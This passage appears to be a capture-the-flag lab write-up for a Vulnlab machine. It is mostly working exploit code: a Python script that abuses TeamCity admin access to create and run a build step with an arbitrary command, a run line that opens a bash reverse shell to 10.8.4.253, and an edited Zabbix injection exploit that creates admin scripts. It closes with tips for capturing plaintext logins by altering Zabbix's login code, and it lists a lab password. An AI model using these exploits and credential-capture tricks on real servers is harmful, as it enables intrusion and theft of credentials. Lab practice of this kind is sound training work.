        "publicKey":public_key,
        "prop:teamcity.build.workingDir":"",
        "-ufd-teamcity-ui-prop:use.custom.script":"Custom script",
        "prop:use.custom.script":True,
        "prop:command.executable":"",
        "prop:command.parameters":"",
        "prop:script.content":args.cmd,
        "wrapToggle":"",
        "prop:log.stderr.as.errors":"",
        "prop:plugin.docker.imageId":"",
        "prop:plugin.docker.imagePlatform":"",
        "-ufd-teamcity-ui-prop:plugin.docker.imagePlatform":"<Any>",
        "prop:plugin.docker.run.parameters":"",
        "showDSL=&showDSLVersion":"",
        "showDSLPortable":"",
        "submitButton":"Save",
        "tc-csrf-token":tc_csrf_token,
        "numberOfSettingsChangesEvents":3
    }

    r = S.post(args.url+f'/admin/editRunType.html?id=buildType:{build_config}&runnerId=__NEW_RUNNER__&submitBuildType=store', data=data)
    print(f'create_build_step() {r.status_code}')
    print(f'New Build Step: Command Line: {build_step}')
    return build_step

def run_build():
    data = {
        "buildTypeId":build_config,
        "redirectTo":"",
        "stateKey":"",
        "dependOnPromotionIds":"",
        "customBuildDialog":True,
        "forceAutoGeneratedBranch":"",
        "personalPatchUploaded":"",
        "-ufd-teamcity-ui-agentId":"<the fastest idle agent>",
        "agentId":"",
        "_personal":"",
        "file%3ApersonalPatch":"",
        "uploadPatch":True,
        "buildTypeId":build_config,
        "stateKey":"",
        "tc-csrf-token":tc_csrf_token,
        "_moveToTop":"",
        "_cleanSources":"",
        "ring-radio-0-7zy2":"ASAP",
        "buildComment":"",
        "buildTagsInfo":"",
        "_applyToChainBuilds":"",
        "addToFavorite":True,
        "_addToFavorite":""
    }
    r = S.post(args.url+'/runCustomBuild.html', data=data)
    print(f'run_build() {r.status_code}')
    print(f'Run Build...')

tc_csrf_token = login()
project = create_project()
build_config = create_build_configuration()
build_step = create_build_step()
run_build()
Then run it:
$ python3 watcher_teamcity_rce.py --url http://localhost:8111 --username Frank --password 'R%)3S7^Hf4TBobb(gVVs' --cmd "bash -c 'bash -i >& /dev/tcp/10.8.4.253/443 0>&1'"
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=46800f61-11e7-4988-8468-868b79a5bba9
Zabbix CVE Edited for Foothold Persistance (from RPWNv3 - Whatever)
import json
import argparse
import requests
from pwn import *
from datetime import datetime
import struct
import random
import string

RED = "\033[0;31m"
NC = "\033[0;0m"
GREEN = "\033[0;32m"


def SendMessage(ip, port, sid, hostid, injection):
    context.log_level = "CRITICAL"
    zbx_header = "ZBXD\x01".encode()
    message = {
        "request": "command",
        "sid": sid,
        "scriptid": "2",
        "clientip": "1' + " + injection + "+ '1",
        "hostid": hostid,
    }
    message_json = json.dumps(message)
    message_length = struct.pack("<q", len(message_json))
    message = zbx_header + message_length + message_json.encode()
    r = remote(ip, port, level="CRITICAL")
    r.send(message)
    ret = r.recv(1024)
    r.close()


def ExtractAdminSessionId(ip, port, sid, hostid, time_false, time_true):
    session_id = (
        "e29cc8d946f1a3135fe7ceec60d0ff0d"  # Directly using the provided session ID
    )
    return session_id


def GenerateRandomString(length):
    characters = string.ascii_letters + string.digits
    return "".join(random.choices(characters, k=length))


def CreateScript(url, headers, admin_sessionid, cmd):
    name = GenerateRandomString(8)
    payload = {
        "jsonrpc": "2.0",
        "method": "script.create",
        "params": {
            "name": name,
            "command": "" + cmd + "",
            "type": 0,
            "execute_on": 2,
            "scope": 2,
        },
        "auth": admin_sessionid,
        "id": 0,
    }
    resp = requests.post(url, data=json.dumps(payload), headers=headers)
    return json.loads(resp.text)["result"]["scriptids"][0]


def UpdateScript(url, headers, admin_sessionid, cmd, scriptid):
    payload = {
        "jsonrpc": "2.0",
        "method": "script.update",
        "params": {"scriptid": scriptid, "command": "" + cmd + ""},
        "auth": admin_sessionid,
        "id": 0,
    }
    requests.post(url, data=json.dumps(payload), headers=headers)
Zabbix admin then TeamCity admin
- We can swap
userwithpasswordinCWebUser::login(...)in /usr/share/zabbix/index.php - Check the Zabbix’s Dashboard section
Audit Logsas the admin superuser (it shows username but not password for login attempts) after getting access by changing the digest in the MySQL DB with the password found in /usr/share/zabbix/conf/zabbix.conf.php.